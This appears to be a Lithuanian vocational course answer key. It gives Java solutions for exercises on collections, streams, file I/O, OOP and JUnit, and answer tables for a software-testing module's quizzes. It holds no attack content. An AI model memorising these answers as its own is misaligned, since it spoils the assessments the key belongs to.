System.out.println("Boxed primitive double number: " + doubleToObject);

checkInstance(doubleToObject);

/\*Unboxing\*/

Integer integerNumber = new Integer(5);

int number = integerNumber;

System.out.println("Uboxed Integer number: " + number);

}

public static void checkInstance(Number number) {

if (number instanceof Double) {

System.out.println("Number is a Double");

} else if(number instanceof Integer) {

System.out.println("Number is an Integer");

}

}

}

Papildomai galite paskaityti:

Oracle (2019). *Autoboxing and Unboxing*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://docs.oracle.com/javase/tutorial/java/data/autoboxing.html.>

*5 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVASTREAMS.JAVA.

Klasė turi būti patalpinta į paketą vardu javasimple.

package javasimple;

import java.util.ArrayList;

import java.util.List;

import java.util.Scanner;

public class JavaStreams {

private static List<String> fruits = new ArrayList<>();

public static void main(String[] args) {

scannerReader();

fruitFilter();

}

private static void scannerReader() {

Scanner scanner = new Scanner(System.in);

for (int i = 0; i < 4; i++) {

System.out.println("Input " + (i + 1) + " fruit: ");

String line = scanner.next();

fruits.add(line);

}

}

private static void fruitFilter(){

System.out.println("Filtered fruits list: ");

fruits.stream().filter(s -> s.contains("a"))

.map(String::toLowerCase).sorted()

.forEach(System.out::println);

}

}

*6 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVABUFFERS.JAVA.

package javasimple;

import java.io.BufferedReader;

import java.io.File;

import java.io.FileReader;

import java.io.IOException;

public class JavaBuffers {

public static void main(String[] args) {

File file = new File("poem.txt");

int aCount = 0;

try (FileReader fileReader = new FileReader(file);

BufferedReader bufferedReader = new BufferedReader(fileReader)) {

StringBuilder stringBuilder = new StringBuilder();

String currentLine = bufferedReader.readLine();

while (currentLine != null) {

stringBuilder.append(currentLine);

stringBuilder.append("\n");

currentLine = bufferedReader.readLine();

}

System.out.println(stringBuilder);

} catch (IOException ex) {

ex.printStackTrace();

}

}

}

Failo poem.txt turinys:

Advanced topics of object oriented programming.

Presenting the world as a random collection

Of objects is dubious. Far from perfection,

It hardly can pass for a decent expression

Of our senses. (With equal passion

We could be designing a storing procedure

For local morgues.) The essential feature

Of any good system of views, is consensus ndash;

Of rational thought and the deepest of senses ndash;

What “s called intuition. But let “s take a glance at

This seemingly faceless and meaningless concept.

An object in short, is a representation

Of any one thing, (or, in fact, combination

Of things). And despite what the instincts would tell you,

An object can (painfully) have no value,

Thus taking some space to declare an instance

Of nothing that can justify its existence.

*7 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVAIO.JAVA.

package javasimple;

import java.io.FileInputStream;

import java.io.FileNotFoundException;

import java.io.FileOutputStream;

public class JavaIO {

public static void main(String[] args) throws Exception{

try (FileInputStream fis = new FileInputStream("poem.txt");

FileOutputStream fos = new FileOutputStream("new\_poem.txt")){

int stack;

while ((stack = fis.read()) != -1) {

fos.write(stack);

}

} catch (FileNotFoundException e) {

System.out.println(e);

}

}

}

Failo poem.txt turinys:

But there is one thing that can cause us to toddle:

Unwittingly, we, by creating the model,

Are changing the source (or the world, which within it

Has now the model itself). It “s the limit

Of logic, that jeopardizes the mission.

The programmers call it a racing condition:

Imagine a person in front of one mirror,

While holding another hellip; the imminent fear

In face of the endless array of reflections,

The open door to infinity. Actions

Like this can effectively lead to a tumor

In sensitive brains. Let “s resort to some humor,

And follow the syntax, as well as the ethics,

Of programming languages.

*8 užduotis*. SUKURKITE JAVA IŠVARDINIMŲ (ENUM) KLASĘ VARDU JAVAENUM.JAVA.

package javasimple;

public enum JavaEnums {

MONDAY, TUESDAY, WEDNESDAY, THURSDAY, FRIDAY, SATURDAY, SUNDAY

}

Papildomai galite paskaityti:

Oracle (2019). *Enum Types*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://docs.oracle.com/javase/tutorial/java/javaOO/enum.html.>

9 *užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVAWORKWITHENUM.JAVA.

package javasimple;

import java.util.ArrayList;

import java.util.Arrays;

import java.util.List;

public class JavaWorkWithEnum {

private static List<String> weekDays = new ArrayList<>();

public static void main(String[] args) {

for (JavaEnums javaEnums: JavaEnums.values()) {

weekDays.add(javaEnums.name().toLowerCase());

System.out.print(javaEnums.toString().toLowerCase());

}

for (int i = 0; i < weekDays.size(); i++){

weekDays.set(i, (i + 1) + " " + weekDays.get(i));

}

System.out.println("Days of the week: ");

System.out.println(weekDays);

}

}

*10 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVASQUAREAREA.JAVA.

package javasimple;

public class JavaSquareArea {

private double sideOne;

private double sideTwo;

public JavaSquareArea(double sideOne, double sideTwo) {

this.sideOne = sideOne;

this.sideTwo = sideTwo;

System.out.println(this.sideOne \* this.sideTwo);;

}

}

*11 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVAWORKWITHPACKAGE.JAVA.

package javapackage;

import javasimple.JavaSquareArea;

public class JavaWorkWithPackage {

public static void main(String[] args) {

JavaSquareArea squareArea = new JavaSquareArea(4, 4);

}

}

Papildomai galite paskaityti:

Oracle (2019). *Lesson: Packages.* [žiūrėta 2019-05-27]. Prieiga per internetą<https://docs.oracle.com/javase/tutorial/java/package/index.html.>

*12 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVAARRAYLIST.JAVA.

package javasimple;

import java.util.ArrayList;

import java.util.Collections;

public class JavaArrayList {

public static void main(String[] args) {

ArrayList<Integer> arrayList = new ArrayList<>();

for (int i = 0; i < 20; i++) {

arrayList.add((int) (Math.random() \* 100));

}

System.out.println("Integer number array: " + arrayList);

Collections.sort(arrayList);

System.out.println("Sorted Integer number array: " + arrayList);

}

}

*13 užduotis.* SUKURKITE JAVA KLASĘ VARDU JAVALINKEDLIST.JAVA.

package javasimple;

import java.util.ArrayList;

import java.util.Collections;

import java.util.LinkedList;

public class JavaLinkedList {

public static void main(String[] args) {

LinkedList<Integer> linkedList = new LinkedList<>();

for (int i = 0; i < 20; i++) {

linkedList.add((int) (Math.random() \* 1000));

}

System.out.println("Integer number array: " + linkedList);

Collections.shuffle(linkedList);

System.out.println("Shuffled Integer number array: " + linkedList);

}

}

*14 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVAMAP.JAVA.

package javasimple;

import java.util.Collections;

import java.util.HashMap;

import java.util.Random;

import java.util.Set;

public class JavaMap {

public static void main(String[] args) {

HashMap<Integer, Integer> hashMap = new HashMap<>();

for (int i = 0; i < 100; i++){

hashMap.put(i, (int) (Math.random() \* 1000));

}

Set<Integer> keys = hashMap.keySet();

for(Integer key: keys) {

System.out.println("Value of " + key + " is: " + hashMap.get(key));

}

if (hashMap.containsValue(100)) {

System.out.println("The hashmap contains number 100.");

} else {

System.out.println("The hashmap does not contains number 100.");

}

}

}

*15 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVASET.JAVA.

package javasimple;

import java.util.TreeSet;

public class JavaSet {

public static void main(String[] args) {

TreeSet<Integer> treeSet = new TreeSet<>();

for (int i = 0; i < 40; i++){

treeSet.add((int) (Math.random() \* 20));

}

System.out.println(treeSet);

}

}

16 *užduotis*. IŠNAGRINĖKITE PATEIKTĄ KODĄ IR SURASKITE VISAS KLAIDAS, KURIAS PADARĖ PROGRAMUOTOJAS, KURIS NESINAUDOJA JAVA KODAVIMO STANDARTAIS.

Teisingas kodas:

package javasimple;

public class JavaStandards {

public static void main(String[] args) {

String text = "We are comparing content";

StringBuffer stringBuffer = new StringBuffer("We are comparing content");

if (text.contentEquals(stringBuffer)) {

System.out.println("The content is equal");

} else {

System.out.println("The content is not equal");

}

}

}

*17 užduotis*. NAUDOJANT JAVADOC STANDARTĄ PARAŠYKITE PRASMINGUS KOMENTARUS PATEIKTAM JAVA KODUI.

package javasimple;

import java.io.IOException;

/\*\*

\* <h1>Add Two Numbers!</h1>

\* The AddNum program implements an application that

\* simply adds two given integer numbers and Prints

\* the output on the screen.

\* <p>

\* <b>Note:</b> Giving proper comments in your program makes it more

\* user friendly and it is assumed as a high quality code.

\*

\* @author author

\* @version 1.0

\* @since 2019-04-01

\*/

public class AddNum {

/\*\*

\* This method is used to add two integers. This is

\* a the simplest form of a class method, just to

\* show the usage of various javadoc Tags.

\*

\* @param numA This is the first paramter to addNum method

\* @param numB This is the second parameter to addNum method

\* @return int This returns sum of numA and numB.

\*/

public int addNum(int numA, int numB) {

return numA + numB;

}

/\*\*

\* This is the main method which makes use of addNum method.

\*

\* @param args Unused.

\* @return Nothing.

\* @throws IOException On input error.

\* @see IOException

\*/

public static void main(String args[]) throws IOException {

AddNum obj = new AddNum();

int sum = obj.addNum(10, 20);

System.out.println("Sum of 10 and 20 is :" + sum);

}

}

**2.3.** **Mokymosi rezultatas. Taikyti objektinio programavimo principus programuojant.**

*1 užduotis*. SUKURKITE JAVA KLASĘ VARDU CAR.JAVA.

package javaobjects;

public class Car {

private String model;

private String color;

private double speed;

private String fuelType;

public Car(String model, String color, double speed, String fuelType) {

this.model = model;

this.color = color;

this.speed = speed;

this.fuelType = fuelType;

carDrive();

}

public String getModel() {

return model;

}

public String getColor() {

return color;

}

public double getSpeed() {

return speed;

}

public String getFuelType() {

return fuelType;

}

public void carDrive(){

if (fuelType != null){

System.out.println("The car " + this.model + " can drive!");

} else {

System.out.println("The car " + this.model + " can't drive!");

}

}

}

*2 užduotis*. SUKURKITE JAVA KLASĘ VARDU MAIN.JAVA.

package javaobjects;

public class Main {

public static void main(String[] args) {

Car toyota = new Car("Yaris", "Red", 210, "Gasoline");

Car mercedes = new Car("GLE", "White", 250, "Diesel");

if (toyota.getSpeed() > mercedes.getSpeed()){

System.out.println("Toyota speed > Mercedes speed");

} else {

System.out.println("Mercedes speed > Toyota speed");

}

}

}

*3 užduotis*. PAKEISKITE UŽDUOTYJE SUKURTĄ CAR.JAVA KLASĘ TAIP, KAD BŪTŲ PASLĖPTA PAPROGRAMĖ CANDRIVE().

Taip pat pakeiskite parametro „spalva” savybę taip, kad jo negalima būtų keisti.

package javaobjects;

class Car {

private String model;

private static final String COLOR = "White";

private double speed;

private String fuelType;

Car(String model, double speed, String fuelType) {

this.model = model;

this.speed = speed;

this.fuelType = fuelType;

carDrive();

}

String getModel() {

return model;

}

double getSpeed() {

return speed;

}

String getFuelType() {

return fuelType;

}

private void carDrive(){

if (fuelType != null){

System.out.println("The car " + this.model + " can drive!");

} else {

System.out.println("The car " + this.model + " can't drive!");

}

}

}

*4 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVAENCAPSULATION.JAVA.

package javaobjects;

public class JavaEncapsulation {

private String name;

private double price;

private double vat;

public JavaEncapsulation(String name, double price, double vat) {

this.name = name;

this.price = price;

this.vat = vat;

}

String getName() {

return this.name;

}

private double getPrice() {

return this.price;

}

private double getVat() {

return vat;

}

public final double getPriceWithVat() {

return this.getPrice() \* this.getVat();

}

}

*5 užduotis*. SUKURKITE JAVA KLASĘ VARDU TOYOTA.JAVA.

package javaobjects;

public class Toyota extends Car{

private String engineType;

Toyota(String model, double speed, String fuelType, String engineType) {

super(model, speed, fuelType);

this.engineType = engineType;

}

public String getEngineType() {

return engineType;

}

}

*6 užduotis*. SUKURKITE JAVA KLASĘ VARDU MERCEDES.JAVA.

package javaobjects;

public class Mercedes extends Car{

private int seatNumber;

Mercedes(String model, double speed, String fuelType, int seatNumber) {

super(model, speed, fuelType);

this.seatNumber = seatNumber;

}

public int getSeatNumber() {

return seatNumber;

}

}

*7 užduotis*. PAKEISKITE UŽDUOTYJE SUKURTĄ TOYOTA.JAVA KLASĘ TAIP, KAD AUTOMOBILIS GALĖTŲ NE TIK VAŽIUOTI BET IR SKRISTI.

package javaobjects;

public class Toyota extends Car{

private String engineType;

Toyota(String model, double speed, String fuelType, String engineType) {

super(model, speed, fuelType);

this.engineType = engineType;

this.carDrive();

}

public String getEngineType() {

return engineType;

}

private void carDrive(){

if (super.getFuelType() != null){

System.out.println("The car " + getModel() + " can fly!");

} else {

System.out.println("The car " + getModel() + " can't fly!");

}

}

}

*8 užduotis*. SUKURKITE KLASES DEMOPOLYMORPHISM.JAVA IR TEST.JAVA.

package javaobjects;

class DemoPolymorphism {

public int add(int x, int y) {

return x + y;

}

public int add(int x, int y, int z) {

return x + y + z;

}

public int add(double x, int y) {

return (int) x + y;

}

public int add(int x, double y) {

return x + (int) y;

}

}

package javaobjects;

public class Test {

public static void main(String[] args) {

DemoPolymorphism demoPolymorphism = new DemoPolymorphism();

System.out.println(demoPolymorphism.add(2, 3));

System.out.println(demoPolymorphism.add(2, 3, 4));

System.out.println(demoPolymorphism.add(2, 3.4));

System.out.println(demoPolymorphism.add(2.5, 3));

}

}

*9 užduotis.* PAGAL PATEIKTĄ PARDUOTUVĖS KLASIŲ DIAGRAMĄ SUKURKITE REIKALINGAS KLASES IR INTERFEISUS SU REIKALINGAIS KLASIŲ LAUKAIS, PAPROGRAMĖMIS.

package javaobjects;

public abstract class AbstractProduct {

private String name;

private double price;

public AbstractProduct(String name, double price) {

this.name = name;

this.price = price;

}

public String getName() {

return name;

}

public double getPrice() {

return price;

}

public final double getPriceWithVat(){

return this.getPrice() \* this.getVat();

}

public abstract double getVat();

}

package javaobjects;

public class Product extends AbstractProduct implements ShoppingCartItem{

private static final double VAT = 1.21;

public Product(String name, double price) {

super(name, price);

}

@Override

public double getVat() {

return VAT;

}

}

package javaobjects;

public class Periodical extends AbstractProduct implements ShoppingCartItem{

private static final double PERIODICAL\_VAT = 1.09;

public Periodical(String name, double price) {

super(name, price);

}

@Override

public double getVat() {

return PERIODICAL\_VAT;

}

}

package javaobjects;

public class Medicine extends AbstractProduct implements ShoppingCartItem{

private static final double MEDICINE\_VAT = 1.05;

public Medicine(String name, double price) {

super(name, price);

}

@Override

public double getVat() {

return MEDICINE\_VAT;

}

}

package javaobjects;

public interface ShoppingCartItem {

double getPrice();

double getPriceWithVat();

}

package javaobjects;

import java.util.ArrayList;

import java.util.List;

public class ShoppingCart{

private List<ShoppingCartItem> items = new ArrayList<>();

public void add(ShoppingCartItem item){

items.add(item);

}

public double getTotalPrice(){

double totalPrice = 0;

for (ShoppingCartItem item : items){

totalPrice += item.getPrice();

}

return totalPrice;

}

public double getTotalPriceWithVat(){

double totalPriceWithVat = 0;

for (ShoppingCartItem item : items){

totalPriceWithVat += item.getPriceWithVat();

}

return totalPriceWithVat;

}

}

package javaobjects;

public class Main {

public static void main(String[] args) {

Medicine panadol = new Medicine("Panadol", 12.45);

Periodical newspaper = new Periodical("Lietuvos rytas", 3.00);

ShoppingCart myCart = new ShoppingCart();

myCart.add(panadol);


myCart.add(newspaper);

myCart.getTotalPrice();

}

}

*10 užduotis*. PAGAL PATEIKTAS KLASES NUBRAIŽYKITE UML JAVA KLASIŲ DIAGRAMĄ.



**2.4.** **Mokymosi rezultatas. Testuoti programinę įrangą naudojant su pasirinkta programavimo kalba suderinamus testavimo įrankius ir metodus.**

*1 užduotis*. SUKURKITE NAUJĄ JAVA PROJEKTĄ VARDU JAVATESTING.

package javajunit;

class JavaForTesting {

private String name;

public JavaForTesting(String name) {

this.name = name;

}

public String getName() {

return name;

}

}

*2 užduotis*. PARAŠYKITE *1 užduotyje*  SUKURTAM PROJEKTUI VIENĄ PAPRASTĄ TESTĄ, KURIS PATIKRINA AR KLASĖ JAVAFORTESTING VEIKIA TEISINGAI.

package javajunit;

import org.junit.jupiter.api.Test;

import static org.junit.jupiter.api.Assertions.assertEquals;

class JavaForTestingTest {

@Test

public void nameReturnCorrectly(){

JavaForTesting javaForTesting = new JavaForTesting("Dave");

assertEquals(

"Dave",

javaForTesting.getName()

);

}

}

*3 užduotis.* SUKURKITE NAUJĄ JAVA PROJEKTĄ VARDU TESTING.

package javatesting;

public class Calculator {

private int numberOne;

private int numberTwo;

public Calculator(int numberOne, int numberTwo) {

this.numberOne = numberOne;

this.numberTwo = numberTwo;

}

public double add(){

return numberOne + numberTwo;

}

public double substract(){

return numberOne - numberTwo;

}

public double multiply(){

return numberOne \* numberTwo;

}

public double divide(){

if (numberTwo == 0){

return 0.0;

}

return (double) (numberOne / numberTwo);

}

}

package javatesting;

import javatesting.Calculator;

import org.junit.jupiter.api.Test;

import static org.junit.jupiter.api.Assertions.assertEquals;

class CalculatorTest {

@Test

public void addTwoNumbersCorrectly(){

Calculator calculator = new Calculator(2, 2);

assertEquals(

4,

calculator.add()

);

}

@Test

public void substractTwoNumbersCorrectly(){

Calculator calculator = new Calculator(-2, -2);

assertEquals(

0,

calculator.substract()

);

}

@Test

public void multiplyTwoNumbersCorrectly(){

Calculator calculator = new Calculator(-2, -2);

assertEquals(

4,

calculator.multiply()

);

}

@Test

public void divideTwoNumbersCorrectly(){

Calculator calculator = new Calculator(2, 0);

assertEquals(

0,

calculator.divide()

);

}

}

*4 užduotis.* 2 KOMPETENCIJOS 2.3. MOKYMOSI REZULTATO *9 užduotyje* REALIZUOTAI PARDUOTUVEI SU PREKIŲ KREPŠELIU PARAŠYKITE JUNIT TESTUS, KURIE PATIKRINTŲ PRODUKTŲ GRUPIŲ IR PREKIŲ KREPŠELIO FUNKCIONALUMĄ.

package javaobjects;

import org.junit.jupiter.api.Test;

import static org.junit.jupiter.api.Assertions.assertEquals;

class ShoppingCartTest {

@Test

public void calculatesTotalCartPrice() {

ShoppingCart shoppingCart = new ShoppingCart();

shoppingCart.add(new TestCartItem(2.2));

shoppingCart.add(new TestCartItem(2.0));

assertEquals(

4.2,

shoppingCart.getTotalPrice()

);

}

@Test

public void calculatesTotalCartPriceWithVat() {

ShoppingCart shoppingCart = new ShoppingCart();

shoppingCart.add(new TestCartItem(1.0));

shoppingCart.add(new TestCartItem(2.0));

assertEquals(

6.0,

shoppingCart.getTotalPriceWithVat()

);

}

private static class TestCartItem implements ShoppingCartItem {

private double price;

public TestCartItem(double price) {

this.price = price;

}

@Override

public double getPrice() {

return this.price;

}

@Override

public double getPriceWithVat() {

return this.price \* 2;

}

}

}

package javaobjects;

import org.junit.jupiter.api.Test;

import static org.junit.jupiter.api.Assertions.assertEquals;

class ProductTest {

@Test

public void productHasNameAndPrice() {

Product product = new Product("Product Name", 1.5);

assertEquals(

"Product Name",

product.getName()

);

assertEquals(

1.5,

product.getPrice()

);

}

@Test

public void calculates21PercentVat() {

Product product = new Product("", 2.0);

assertEquals(

2.42,

product.getPriceWithVat()

);

}

}

package javaobjects;

import org.junit.jupiter.api.Test;

import static org.junit.jupiter.api.Assertions.assertEquals;

class MedicineTest {

@Test

public void medicineReturnsPriceWith5PercentVatApplied() {

Medicine medicine = new Medicine("Aspirin", 2.0);

assertEquals(

2.1,

medicine.getPriceWithVat(),

0.01

);

}

}

package javaobjects;

import org.junit.jupiter.api.Test;

import static org.junit.jupiter.api.Assertions.assertEquals;

class PeriodicalTest {

@Test

public void returnsPriceWith9PercentVatApplied() {

Periodical periodical = new Periodical("Java", 2.0);

assertEquals(

2.18,

periodical.getPriceWithVat(),

0.01

);

}

}

*5 užduotis*. SUKURKITE JAVA KLASĘ VARDU SIMPLEEXCEPTION.JAVA.

package javaexceptions;

import java.util.Arrays;

public class SimpleException {

public static void main(String[] args) {

int[] intArray = new int[10];

try {

for (int i = 0; i < 20; i++) {

intArray[i] = (int) (Math.random() \* 10);

}

} catch (ArrayIndexOutOfBoundsException ex) {

System.out.println("Array is too small! \n" + ex);

} finally {

System.out.println(Arrays.toString(intArray));

}

}

}

*6 užduotis*. SUKURKITE JAVA KLASĘ VARDU FILEREADERS.JAVA.

package javaexceptions;

import java.io.BufferedReader;

import java.io.FileNotFoundException;

import java.io.FileReader;

import java.io.IOException;

public class FileReaders {

private static final String FILENAME = "textfile.txt";

private static String line = null;

public static void main(String[] args) {

try {

FileReader fileReader = new FileReader(FILENAME);

BufferedReader bufferedReader = new BufferedReader(fileReader);

while((line = bufferedReader.readLine()) != null) {

System.out.println(line);

}

bufferedReader.close();

} catch (FileNotFoundException ex) {

System.out.println("Unable to open file '" + FILENAME + "'");

} catch (IOException ex) {

System.out.println("Error reading file '" + FILENAME + "'");

}

}

}

*7 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVALOGGER.JAVA.

package javaloggers;

import java.util.logging.Level;

import java.util.logging.Logger;

public class JavaLogger {

private static final Logger LOGGER = Logger.getLogger(JavaLogger.class.getName());

public static void main(String[] args) {

LOGGER.log(Level.INFO, "Program start.");

System.out.println("Fibonacci number < 1000:");

LOGGER.log(Level.INFO, "Fibonacci number count ...");

int a = 1, b = 1;

System.out.print(a + ", " + b);

int c = a + b;

do {

System.out.print(", " + c);

a = b;

b = c;

c = a + b;

} while (c < 1000);

System.out.println(".");

LOGGER.log(Level.INFO, "End program.");

}

}

*8 užduotis.* SUKURKITE JAVA KLASĘ VARDU JAVAFILELOGGER.JAVA.

package javaloggers;

import org.slf4j.Logger;

import org.slf4j.LoggerFactory;

public class JavaFileLogger {

private final static Logger LOGGER = LoggerFactory.getLogger(JavaFileLogger.class);

public static void main(String[] args) {

LOGGER.info("Program start.");

System.out.println("Multiplication table");

LOGGER.info("StringBuilder initialisation.");

StringBuilder line = new StringBuilder();

for (int i = 0; i < 51; ++i)

line.append("-");

System.out.println(line);

System.out.print("| X |");

for (int i = 1; i < 10; ++i)

System.out.printf("%3d |", i);

System.out.println();

System.out.println(line);

for (int j = 1; j < 10; ++j) {

System.out.printf("|%3d |", j);

for (int i = 1; i < 10; ++i)

System.out.printf("%3d |", i \* j);

System.out.println();

}

System.out.println(line);

LOGGER.info("Program end.");

}

}

# Root logger option

log4j.rootLogger=INFO, file

# configuration to print into file

log4j.appender.file=org.apache.log4j.RollingFileAppender

log4j.appender.file.File=javafilelogger.log

log4j.appender.file.MaxFileSize=12MB

log4j.appender.file.MaxBackupIndex=10

log4j.appender.file.layout=org.apache.log4j.PatternLayout

log4j.appender.file.layout.ConversionPattern=%d{yyyy-MM-dd HH:mm:ss} %-5p %c{1}:%L - %m%n

*9 užduotis*. IŠBANDYKITE PATEIKTĄ JAVA PROGRAMINĮ KODĄ.

public class JavaDebug {

public static void main(String[] args) {

System.out.println("Square perimeter and area counter.");

Scanner input = new Scanner(System.in);

System.out.print("Input square side, a = ");

double a = input.nextDouble();

input.close();

if (a > 0) {

double area = Math.sqrt(a);

double perimeter = 4 \* a;

System.out.println("Square area A = " + area);

System.out.println("Square perimeter P = " + perimeter);

}

if (a <= 0) {

System.out.println("Error! The length of the side is to be a positive number.");

}

}

}

Papildomai galite paskaityti:

1. Oracle (2019). *jdb*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://docs.oracle.com/javase/8/docs/technotes/tools/windows/jdb.html.>

2. JetBrains (2019). *Debugging Your First Java Application*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://www.jetbrains.com/help/idea/debugging-your-first-java-application.html.>

3. TutorialPoints (2019). *Eclipse - Debugging Program*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://www.tutorialspoint.com/eclipse/eclipse_debugging_program.htm.>

*12 užduotis.* NORINT PATIKRINTI ŽMOGAUS KŪNO MASĖS INDEKSĄ, REIKALINGAS SKAIČIUOTUVAS. SUKURKITE PROJEKTĄ BMI, SKIRTĄ ŠIAI UŽDUOČIAI.

Panaudokite komandinio darbų planavimo sistemas: Jira (Atlassian), Microsoft Project (Microsoft), Trello (Atlassian), HeySpace (Time Solutions TimeCamp Inc.), Taiga (Taiga) ir pan.

# Modulis „Informacinių sistemų testavimas“

## 1. Kompetencija. Kurti ir vykdyti nesudėtingus testavimo atvejus rankiniu būdu.

**1.1. Mokymosi rezultatas. Suprasti programinės įrangos kūrimo ciklą ir testavimo tikslus.**

*1 užduotis.* ĮVADAS Į TESTAVIMĄ.

|  |  |  |  |
| --- | --- | --- | --- |
| Kl.# | Ats. | Kl.# | Ats. |
| 1 | b | 6 | c |
| 2 | d | 7 | a |
| 3 | c | 8 | a,b |
| 4 | b | 9 | a |
| 5 | a | 10 | b |

*2 užduotis.* DARBAS PAGAL STANDARTINĮ TESTAVIMO PROCESĄ.

|  |  |  |  |
| --- | --- | --- | --- |
| Kl.# | Ats. | Kl.# | Ats. |
| 1 | b | 6 | c |
| 2 | d | 7 | a,b,c |
| 3 | c | 8 | b |
| 4 | Testavimo planavimas ir kontrolė, Testavimo analizė, Testavimo vykdymas, Testavimo veiklų stebėjimas ir ataskaitų teikimas, Testavimo veiklų užbaigimas. | 9 | a,b,c,d |
| 5 | c | 10 | A,b |

*3 užduotis.* PĮ KŪRIMO MODELIAI IR TESTAVIMO PROCESAS.

1. Pateikite 3 pagrindinius V-modelio tailymo privalumus.

|  |  |
| --- | --- |
|  | Atsakymas:  Modelis yra paprastas,  jį lengva taikyti;  Testavimo veiklos, tokios kaip planavimas, testų ruošimas vyksta anksčiau prieš programavimą, taip taupomas laikas;  Defektai randami gana anksti cikle;  Gerai tinka mažiems ir vidutinio dydžio projektams, kuriuose reikalavimai yra gerai suprantami. |

1. Parašykite, kokiems projektams tinka krioklio modelis ir kokie yra jo privalumai ir trūkumai IS testavimo atžvilgiu?

|  |  |
| --- | --- |
|  | Atsakymas:  **Privalumai**:  Aukštas kontrolės lygis; galima projektą vykdyti per kelis departamentus;  Lengva valdyti, modelis nėra lankstus;  Ciklo fazės yra vykdomos ir užbaigiamos po vieną;  Gerai tinka mažiems projektams, kur reikalavimai yra aiškūs;  **Trūkumai**:  Nėra pritaikytas reflektacijai, nežiūrima kas buvo gerai, o kas – ne;  Kai Sistema yra testavimo fazėje, jau yra labai sunku sugrįžti ir koreguoti kažką, kas nebuvo apgalvota koncepsijos fazėje;  Labai ilgą laiką turime neveikiančią sistemą;  Labai blogas modelis dideliems projektams;  Netinka projektams, kuriems reikalavimai turi aukštą pokyčio riziką. |

1. Koks modelis yra pateiktas paveikslėlyje? Kokiems projektams jis tinka?

|  |  |
| --- | --- |
|  | Atsakymas:  Iteracinis modelis. Tinka didelės apimties projektams, kuriuose aukštame lygyje reikalavimai yra griežtai apibrėžti. T.y. pagrindinė užduotis yra aiški, tačiau detalės gali kisti projekto eigoje. |

1. Kokias grėsmes testavimui matote Agile modelyje? Pagrįskite.

|  |  |
| --- | --- |
|  | Atsakymas:  Labai daug pokyčių reikalavimuose; Nauji reikalavimai būti nesuderinami su jau turimais; yra tikimybė, kad dėl nuolatinių pokyčių projektas vėluos, truks laiko. |

1. a)
2. d)
3. a) d)
4. a),b),c),d)
5. a)
6. Kokių yra panašumų tarp Agile (judriojo) ir iteratyvaus PĮ kūrimo modelių? Pakomentuokite.

|  |
| --- |
| Atsakymas:  Abu modeliai numato iteratyvų kūrimą; Abiem atvejais reikalavimai gali būti tikslinami eigoje; panašūs rizikų valdymo principai. |

### 1.2. Mokymosi rezultatas. Testuoti funkcinius reikalavimus ir naudoti juos testuojant programinę įrangą.

*1* *užduotis.* FUNKCINIŲ REIKALAVIMŲ NAUDOJIMAS TESTUOJANT PROGRAMINĘ ĮRANGĄ.

1. Panaudos atvejis
2. Preliminarus testavimo atvejų sąrašas pateiktam panaudojimo atvejui:

|  |  |  |
| --- | --- | --- |
| Nr. | Sąlyga | Laukiamas rezultatas |
| TC1 | Sukurti įrašą, nustatyti priminimo laiką ateityje. | Priminimas yra sukurtas, tačiau nėra rodomas |
| TC2 | Sukurti įrašą, nustatyti priminimą, kurio rodymo laikas yra dabar.Uždaryti langą su parodytu priminimu. | Priminimas yra parodomas iškart, kai įrašas yra išsaugomas. Priminime yra rodomas įrašo pavadinimas ir tekstas. Priminimas rodomas atskirame lange.Uždarius priminimo langą, priminimas pažymimas kaip peržiūrėtas. |
| TC3 | Sukurti priminimą egzistuojančiam įrašui, nustatyti priminimo laiką keliomis minutėmis į ateitį; uždaryti programą. Po to, kai tos kelios minutės praeis, įjungti programą. | Įjungus programą, turi būti rodomas priminimas apie įrašą. |
| TC4 | Sukurti priminimą, kai nėra sukurta nei vieno įrašo. | Programa neturi leisti kurti priminimo be iš anksto sukurto įrašo. |
| TC5 | Pasirinkti priminimą, kuris dar nebuvo parodytas vartotojui, nustatyti jį kaip pasikartojantį. Patikrinti, ar priminimas rodomas daugiau kaip vieną kartą, ir nėra pažymimas kaip peržiūrėtas, jei tai ne paskutinis rodymas. | Priminimas yra nustatomas kaip pakartotinas, po kelių rodymų (bet ne paskutinio) jis nėra nustatomas kaip peržiūrėtas. |
| TC6 | Redaguoti turimą pasikartojantį priminimą, kuris vieną kartą jau buvo parodytas vartotojui, nustatyti priminimą, kaip nepasikartojantį. | Priminimas yra parodomas dar vieną kartą, po to, kai buvo nuimtas pasikartojimas.Pastaba: gali būti ir taip, kad priminimas iškart bus pažymėtas kaip peržiūrėtas (priklauso nuo konkrečios imolementacijos). |
| TC7 | Redaguoti priminimo laiką, priminimui, kuris jau buvo parodytas vartotojui ir yra pažymėtas kaip peržiūrėtas. Nustatyti priminimo laiką ateityje. | Paredagavus jau peržiūrėta (vienkartinį) priminimą ir nustačius jam ateities datą, jis yra vėl aktyvus ir atėjus nustatytam laikui, jis yra parodomas vartotojui. Po priminimo lango uždarymo, šis priminimas yra pažymimas kaip peržiūrėtas. |
| TC8 | Nustatyti priminimo laiką praeityje | Sistema neleidžia priminimui nustatyti praeities laiko. |

Pastaba: nors kiti scenarijai nėra nurodyti, apie juos taip pat reikia pagalvoti.

